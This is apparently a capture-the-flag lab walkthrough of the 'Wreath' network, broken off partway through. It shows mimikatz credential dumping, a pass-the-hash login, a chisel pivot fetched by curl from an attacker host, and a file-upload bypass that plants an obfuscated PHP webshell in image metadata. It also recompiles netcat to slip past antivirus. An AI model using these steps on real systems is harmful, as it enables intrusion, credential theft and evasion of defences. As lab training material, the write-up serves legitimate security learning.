
```
xfreerdp /v:10.201.124.150 /u:witty /p:'WittyP@ssw0rd!' +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share
```




Now we can use mimikatz and collect the local Administrator hash using lsadump::sam. Since we mounted our local system as a share we can connect directly from git-serv to our kali box and use tools inside our kali box against git-serv. Firs open up a powershell instance as Administrator, now follow these steps.

```
\\tsclient\share\mimikatz\x64\mimikatz.exe
privilege::debug
token::elevate
lsadump::sam
```

Once you follow all of those steps you should see the highlighted portion of the NTLM hash for the local Administrator account.



From this same dump we can find the User ‘Thomas’ and collect his NTLM hash, we can throw it into Crackstation and collect his password as well.



Login after you have a Evil-winrm session using the local Administrator account, and the NTLM hash., with a share pointing to kali’s /usr/share/powershell-

empire/empire/server/data/module_source/situational_awareness/network.

```
evil-winrm -u Administrator -H <HASH> -i 10.201.124.150 -s  /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network
```

Now open up a Powershell prompt as Admin, “powershell.exe” in evil-winrm

navigate to the share where Invoke-Portscan exists, and type `Invoke-Portscan.ps1` to initialize the script.

To verify that it worked try `Get-Help Invoke-Portscan`.

Now to do some post enumeration, Lets see if we can get some more information from the .100 system.


```
Invoke-Portscan -Hosts 10.201.124.100 -TopPorts 50
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> invoke-portscan -hosts 10.201.124.100 -TopPorts 50


Hostname      : 10.201.124.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 6001, 81...}
finishTime    : 1/20/2025 5:24:39 PM
```


Time to create the next pivot back to your Kali system to go after the final PC. Lets take some steps to first prepare the port you want to use on the local Administrator system as well as collect the tool you would like to use, I am familiar with Chisel, so lets use chisel.


Steps to create a pivot point inside Git-Serv:

1. In Powershell run the following command:
    a. `netsh advfirewall firewall add rule name=”Witty” dir=in action=allow protocol=tcp localport=55000`
2. now copy over chisel (the windows version from github) onto the git-serv
    a. `curl http://<attacker-ip>/chisel.exe` -o chisel.exe
3. now create the chisel server on git-serv
    a. `./chisel.exe server -p 55000 --socks5`
4. Create the chisel client on our attacker system
5. `chisel client 10.201.124.150:55000 R:socks`
6. Finally create an additional port in foxyproxy to listen over the chisel port



Now that we have our final pivot, lets test it out, a easy way is to see if we can see the webpage when we use our foxyproxy.





Now back to the git-serv system to finish post-enumeration steps. Lets look over interesting findings from winpeas.exe. Since the webpage is the exact same webpage as the first system. Now if you follow the room, we are on Task 35. Which points to the fact that the Git-serv system, is also the version controller for the website.

If you go to the C:\ Gitstack\Repositories folder on the Git-Serv you will see a website.git, download it from evil-winrm onto your Kali system.

Now download a tool from github, called gittools, we will be using the extractortool. Here are the steps to follow on your Attacker system

1. `git clone https://github.com/internetwache/GitTools`
2. now direct extractor.sh to where the website.git file inside the website.git can be found.

```
┌──(kali㉿kali)-[~/…/wreath/tools/GitTools/Extractor]
└─$ ./extractor.sh ../../../. Website
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
```

Now the repository is recreated on our attacker machine!

There are 3 files created

```
┌──(kali㉿kali)-[~/…/tools/GitTools/Extractor/Website]
└─$ ls -lart
total 20
drwxrwxr-x 3 kali kali 4096 Jan 20 13:08 ..
drwxrwxr-x 7 kali kali 4096 Jan 20 13:08 0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
drwxrwxr-x 7 kali kali 4096 Jan 20 13:08 1-345ac8b236064b431fa43f53d91c98c4834ef8f3
drwxrwxr-x 5 kali kali 4096 Jan 20 13:08 .
drwxrwxr-x 6 kali kali 4096 Jan 20 13:08 2-70dde80cc19ec7670456799673889482 8f4ee895
```

And here is the purpose of each, you can use this script from Task 35 to have it neatly formatted.

```
separator="========================================"; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"
```

```
==========
0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec7670456799673889 4828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


==========
1-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


==========
2-70dde80cc19ec7670456799673889 4828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


==========
```

Lets check some of this out, lets look for php since both the front facing website and the website on the final machine both run .php files lets look for that on our newly created copy of the git repository.


```
┌──(kali㉿kali)-[~/…/tools/GitTools/Extractor/Website]
└─$ find . -name "*.php"
./0-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/index.php
./1-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/index.php
```

We have 2 instances of index.php, lets read those files and figure out what is going on.


```
┌──(kali㉿kali)-[~/…/Extractor/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources]
└─$ cat index.php
<?php

        if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
                $target = "uploads/".basename($_FILES["file"]["name"]);
                $goodExts = ["jpg", "jpeg", "png", "gif"];
                if(file_exists($target)){
                        header("location: ./?msg=Exists");
                        die();
                }
                $size = getimagesize($_FILES["file"]["tmp_name"]);
                if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                        header("location: ./?msg=Fail");
                        die();
                }
                move_uploaded_file($_FILES["file"]["tmp_name"], $target);
                header("location: ./?msg=Success");
                die();
        } else if ($_SERVER["REQUEST_METHOD"] == "post"){
                header("location: ./?msg=Method");
        }


        if(isset($_GET["msg"])){
                $msg = $_GET["msg"];
                switch ($msg) {
                        case "Success":
                                $res = "File uploaded successfully!";
                                break;
                        case "Fail":
                                $res = "Invalid File Type";
                                break;
                        case "Exists":
                                $res = "File already exists";
                                break;
                        case "Method":
                                $res = "No file send";
                                break;

                }
        }
?>
```

Since the git-serv is the version controller for the website, and Thomas uses .php for all of it, it is logical that the website on his personal system has a folder called resources. Extractor showed that from GitTools, now we can also see there is a target called Uploads, which allows for certain kinds of files, image files mostly. Looks like we have a way in, and a verify message if it works.

Lets check it out, finding a image or a file which ends in “.gif, .jpg, .jpeg or .png” and navigate to the /resources portion of the webpage. We see a cat, with the option to upload.



lets upload a file and see if the error message works...




Not only did the upload work, we have a verification that the upload was successful. Lets try to make a payload using the exiftool comment feature and test that out.

Steps to follow:

1. Run the following command against your image file.

```
exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test-witty.gif.php
```


2. upload this file onto the website and navigate to /uploads directory referencing the name of the file.




Looks like it works. Lets find another larger image format to run our payload. Since Thomas told us that he is running windows and has antivirus running we should try to obfuscate our payload and imbed it in the file, the same way. Using this website https://www.gaijin.at/en/tools/php-obfuscator

lets use the payload given in Task 40, and then add it to the image using exiftool.

1. go to the webpage and select all of the options to obfuscate the inital php payload.




2. select obfuscate source code, and copy the results given below3.




3. Now run the string inside exiftool, against a new .jpg file called exploit-witty.php

```
exiftool -comment "<?php $u0=$_GET[base64_decode('d3JlYXRo')];if(isset($u0)){echo
base64_decode('PHByZT4=').shell_exec($u0).base64_decode('PC9wcmU+');}die();?>" exploit-witty.jpg.php
```

4. upload the encoded exploit-witty.jpg.php file to the website, next to the wreath= add the text for “whoami” and you will see who the website on the .100 system is running as.



Now lets see if we can collect any system information for the final internal system, by switching out the “whoami” with “systeminfo”. We have another windows server 2019 with the same patch level as the git-serv. This system is called WREATH-PC.



Ok, so now we have some access, as wreath-PC\Thomas, to the System by abusing the php upload website hosted by the wreath-pc. Neat, now we need to obfuscate another tool, to allow for us to gain a more stable, or in the process of gaining a more stable shell on the system. Lets use netcat.

First step is to find a different version of netcat, which can be used on windows, and download it from a known repository from github onto our attacker system.

```
git clone https://github.com/int0x33/nc.exe
```

Next we need to download and install mingw-64 onto our system.

```
sudo apt install mingw-64
```

Now we can recompile netcat with a different long name with a different binary, with a new 64bit binary.

Remove both nc64.exe and nc.exe in the directory.

open up the MakeFile with a text editor.

```
mousepad Makefile
```

comment out the first two lines in the file and add the following line

```
CC=x86_64-w64-mingw32-gcc
```

save the file and run the command make to build the new nc.exe command

```
make 2>/dev/null
```

verify the change happened in netcat, by running `file nc.exe`


rename the file to nc-witty.exe `mv nc.exe nc-witty.exe`

Now to upload the new nc.exe, start a python http server on our Attack system.

